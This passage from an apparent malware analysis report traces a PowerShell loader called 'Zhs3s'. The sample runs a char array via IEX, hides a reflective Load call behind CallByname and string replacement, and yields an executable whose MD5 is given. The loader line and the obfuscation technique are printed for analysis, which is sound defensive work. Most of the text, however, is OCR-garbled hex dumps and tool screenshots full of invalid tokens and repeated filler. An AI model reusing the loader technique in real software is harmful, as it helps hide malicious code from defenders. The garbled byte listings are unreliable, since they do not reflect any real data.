Zhs3s

A snippet of **Zhs3s** file, as downloaded by the afore-mentioned script, is depicted in the image below. The snippet depicts the beginning and the end of the code.




Image 17: Zhs3s code

IEX (PowerShell Invoke-Expression) command is called after transforming the numeric values to char array using the "symbol as a delimiter. A snippet of the char-array, which is executed through the **IEX** command is depicted in the image below. Again, the beginning and the end of the code is depicted.




Image 18: First stage of deobfuscation

In the code IEX (PowerShell Invoke-Expression) command is called to create a byte array from \$cli variable, which is to be executed subsequently. \$cli variable, before being executed through \$a = [Microsoft.VisualBasic.Interaction]::CallByname([System.Threading.Thread]::GetDomain(),'LoaXXXXX X'.replace('XXXXXX','d'),[Microsoft.VisualBasic.CallType]::Method,\$Cli), is transformed by replacing 'OP' with '0x'. A snippet of the contents of the \$cli variable, before being converted by IEX into a byte array, is depicted in the image below.

NEUROSOft



D, 8x1C, 8x88, 8x1D, 8x1C, 8x88, 8x1D, 8x62, 8x68, 8x69, 8x1D, 8x1C, 8x88, 8x1D, 8x1C, 8x68, 8x82, 8x88, 8x66, 8x1D, 8x1C, 8x68, 8x1D, 8x1C, 8x82, 8x84, 8x1D, 8x1C, 8x68, 8x1D, 8x1C, 8x88, 8x1C, 8x88, 8x1D, 8x1C, 8x88, 8x1C, 8x88, 8x1D, 8x1D, 8x1D, 8x1C, 8x88, 8x1D, 8x1D, 8x1D, 8x1D, 8x1C, 8x88, 8x1D, 8x1	
D. 0x1C, 0x08,0x02,0x1D,0x05,0x12,0x80,0x01,0x10,0x1C,0x02,0x02,0x02,0x02,0x02,0x02,0x02,0x0	
4, 0x80, 0x81, 0x88, 0x81, 0x88, 0x80, 0x88, 0x81, 0x81, 0x88, 0x8	
8, 0x00, 0x10, 0x30, 0x06, 0x01, 0x01, 0x01, 0x12, 0x88, 0x81, 0x21, 0x21, 0x21, 0x31, 0x01, 0x12, 0x88, 0x04, 0x01, 0x12, 0x84, 0x01, 0x12, 0x84, 0x01, 0x12, 0x88, 0x01, 0x12, 0x54, 0x01, 0x01, 0x12, 0x54, 0x01, 0x12, 0x1	
8, 0x04, 5x04, 0x01, 0x12, 0x55, 0x04, 0x04, 0x04, 0x04, 0x04, 0x04, 0x04, 0x04, 0x04, 0x01, 0x12, 0x65, 0x04, 0x0	
5,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x	
4,0x0C,0x40,0x01,0x01,0x01,0x05,0x06,0x00,0x00,0x03,0x05,0x05,0x05,0x06,0x00,0x00,0x00,0x00	
a axea axea axea axea axea axea axea ax	
a, 5x60, 5x60, 4x60, 4x60, 6x60, 6x60, 5x60, 5x6	
0,0x60,0x00,0x00,0x00,0x00,0x00,0x00,0x	
6, 5x50, 5x5	
8,8x80,8x80,0x80,0x80,0x80,0x80,0x80,0x	
5, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 5, 50, 50	
9, 3x31, 5x30, 9x31, 9x30, 9x30, 9x30, 5x33, 5x35, 5x3	
0,0x80,0x80,0x80,0x80,0x80,0x80,0x80,0x	
8, 8x46, 8x60, 0x4F, 8x60, 8x60, 8x60, 8x60, 8x60, 8x60, 8x60, 8x61, 8x60, 8x6	
4,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x	
0,0x6E,0x00,0x6G,0x00,0x6F,0x00,0x6B,0x00,0x6B,0x00,0x00,0x00,0x00	
5,0x00,6x00,0x00,0x00,0x00,0x00,0x00,0x0	
8, 0xA6, 8x82, 0x60, 0x80, 0x8	
E. 0x00, 8x74, 0x00, 0x73, 0x00, 0x00, 0x00, 0x06, 0x00, 0x0	
0,0x79,0x00,0x4E,0x00,0x61,0x00,0x60,0x60,0x60,0x60,0x80,0x80,0x80	
6,0x00,0x69,0x00,0x66,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x55,0x00,0x65,0x00,0x60,0x72,0x00,0x69,0x00,0x74,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x00	
0,0x03,0x00,0x05,0x00,0x00,0x00,0x00,0x0	
1,0x00,0x33,0x00,0x2E,0x00,0x33,0x00,0x33,0x00,0x32,0x00,0x33,0x00,0x33,0x00,0x32,0x00,0x32,0x00,0x33,0x00,0x33,0x00,0x32,0x00,0x33,0x00,0x33,0x00,0x32,0x00,0x33,0x00,0x32,0x00,0x33,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x32,0x00,0x02,0x00,0x02,0x00,0x02,0x00,0x02,0x00,0x02,0x00,0x02,0x00,0x02,0x00,0x02,0x00,0x02,0x00,0x02,0x00,0x02,0x00,0x02,0x00,0x02,0x00,0x02,0x00,0x02,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00	
8, 0x72, 0x80, 0x0E, 0x80, 0x61, 0x80, 0x60, 0x80, 0x81, 0x80, 0x8	
8,0x80,8x48,0x80,0x12,0x80,0x12,0x80,0x61,8x60,8x65,5x88,0x65,0x80,0x65,0x80,0x65,0x65,0x65,0x65,0x72,5x80,0x72,5x80,0x72,5x80,0x67,3x80,5x74,0x80,0x74,0x80,0x43,0x80,0x43,0x86,0x67,0x80,0x72,5x80,0x72,5x80,0x67,0x80,0x67,0x80,0x67,0x80,0x72,5x80,0x72,5x80,0x67,0x80,0x67,0x80,0x72,5x80,0x72,5x80,0x67,0x80,0x67,0x80,0x67,0x80,0x72,5x80,0x72,5x80,0x67,0x80,0x67,0x80,0x72,5x80,0x72,5x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x72,5x80,0x72,5x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x72,0x80,0x72,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x67,0x80,0x72,0x80,0x72,0x80,0x72,0x80,0x72,0x80,0x67,0x80,0x67,0x80,0x72,0x80,0x72,0x80,0x67,0x80,0x67,0x80,0x72,0x80,0x72,0x80,0x72,0x80,0x72,0x80,0x72,0x80,0x72,0x80,0x80,0x80,0x80,0x80,0x80,0x80,0x8	
0, 8x70, 8x80, 0x79, 0x80, 0x72, 0x80, 0x80	
5,8x80,8x67,8x80,0x81,0x80,0x81,0x80,0x66,8x86,0x64,0x80,0x61,0x80,0x65,0x60,0x61,0x80,0x61,0x80,0x72,0x80,0x61,0x80,0x81,0x80,0x81,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x61,0x80,0x80,0x80,0x80,0x80,0x80,0x80,0x8	
8,0x04,0x00,0x07,0x00,0x06,0x00,0x65,0x00,0x72,0x00,0x72,0x00,0x72,0x00,0x72,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x00	
F. 8x80, 5x72, 0x80, 0x59, 8x00, 0x59, 8x00, 8x69, 8x80, 8x80, 8x81, 0x80, 0x66, 8x00, 8x66, 8x00, 8x66, 0x00, 0x65, 0x00, 0x65, 8x00, 8x65, 8x00, 0x65, 8x00, 0x65, 8x00, 8x05, 8x00, 8x06, 8x00, 8x66, 8x00, 8x66, 8x00, 8x65, 8x00, 8x65, 8x00, 8x05, 8x00, 8x05, 8x00, 8x00, 8x65, 8x00, 8x65, 8x00, 8x05, 8x00, 8x05, 8x00, 8x0	
0,0x03,0x00,0x55,0x00,0x2E,0x00,0x64,0x00,0x60,0x60,0x60,0x00,0x00	
D_8x89_8x55_8x88_8x88_8x88_8x88_8x88_8x88	
0, 0x74, 0x60, 0x56, 0x80, 0x65, 0x00, 0x72, 0x60, 0x73, 0x60, 0x60, 0x60, 0x60, 0x60, 0x31, 0x60, 0x31, 0x60, 0x33, 0x80, 0x22, 0x00, 0x31, 0x00, 0x30, 0x3	
1,0x00,0x33,0x00,0x00,0x00,0x00,0x34,0x00,0x55,0x00,0x11,0x00,0x73,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x72,0x00,0x73,0x00,0x73,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x65,0x00,0x00	
8, 8x6E, 8x60, 4x80, 0x80, 0x80, 0x80, 0x80, 0x80, 0x80, 8x80, 8x80, 8x80, 0x80, 0x8	
0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0	
a, 5x60, 5x30, 4x60, 5x60, 5x60, 5x60, 5x60, 5x60, 5x60, 5x20, 5x20, 5x20, 5x60, 5x6	
e, zxse, exse, exs	
a, 5x80, 5x8	
0,0x0,0x0,0x00,0x00,0x00,0x00,0x00,0x0	
a, axaa, 5xaa, 5xaa	
6, 0x00, 0x0	
8,5x30,5x50,5x50,5x50,5x50,5x50,5x05,5x05	
8 5 2 2 0 5 2 2 0 5 2 2 0 5 2 0 5 2 0 5 2 0 5 2 2 0 5 2 2 0 5 2 2 0 5 2 2 0 5 2 2 0 5 2 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2 0 5 2	
5 05 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0	
8, 2368, 5268, 3268, 3268, 3268, 3268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 5268, 526	
\$, 5x50, 9x50, 9x50, 0x50, 0x50, 0x60, 0x60, 0x60, 5x50, 5x50, 0x50, 0x50, 0x50, 0x50, 0x60, 0x6	
8, 5x30, 5x50, 5x50	0×0
\$, 5x80, 5x50, 5x50, 5x50, 5x50, 5x50, 5x60, 5x6	

Image 19: Second stage of the obfuscation

The tool used to create the obfuscated code technique is most probably "Invoke-Obfuscation" by Daniel Bohannon [6].

Converting the contents of the \$cli variable using a specialized recipe in CyberChef (see image below) an executable is being produced. The MD5 of the file is **"efba4b3475e8b70cd15512fdcd3bf57e**".

B Bar i Input Lagar Salari i II	3 1 1	scipe	
III fox40, 0x53, inv00, orc00, 0x03, 0x00, 0x	Q II	nd / Replace	
TREACT 80, 8x80, 9x80, 9x80, 9x82, 9x82, 9x82, 9x83, 9x84, 9x84, 9x84, 9x84, 9x84, 9x82, 9x82, 9x83, 9x84, 9	(IEGEX+	find DX	
, fores, elese, eleva, outo, acto, bato, bato, eleva, aleva, aleva, aleva, aleva, eleva, eleva, aleva, alev		Replace	
68, 8x88, 8x82, 0x08, 0x08, 0x08, 0x08, 0x08, 0x88, 8x88, 8x83, 0x08, 0x48, 0x08, 0x48, 0x18, 0x08, 0x08, 0x18, 0x		Gisbal match	
, bries, brain, owno, douby, brain, brain, anno, doub, brain, brain, doub, brain, brain, brain, doub, deb, brain,]Case insensitive	
00, 0x88, 1x848, 0x000, 0x000, 0x000, 0x000, 0x000, 0x000, 0x000, 0x000, 0x000, 0x00, 0x00, 0x000, 0x000, 0x000, 0x00, 0		Muttiline matching	
8x68,8x68,8x10,0x22,0x22,0x22,0x20,0x00,0x06,0x56,5x56,0x06,0x06,0x08,0x88,0x88,0x06,0x06,0x0		Dot matches al	
6 118 0, 8158, 0146, 5030, 0020, 0020, 0028, 6060, 0029, 6169, 9080, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 0020, 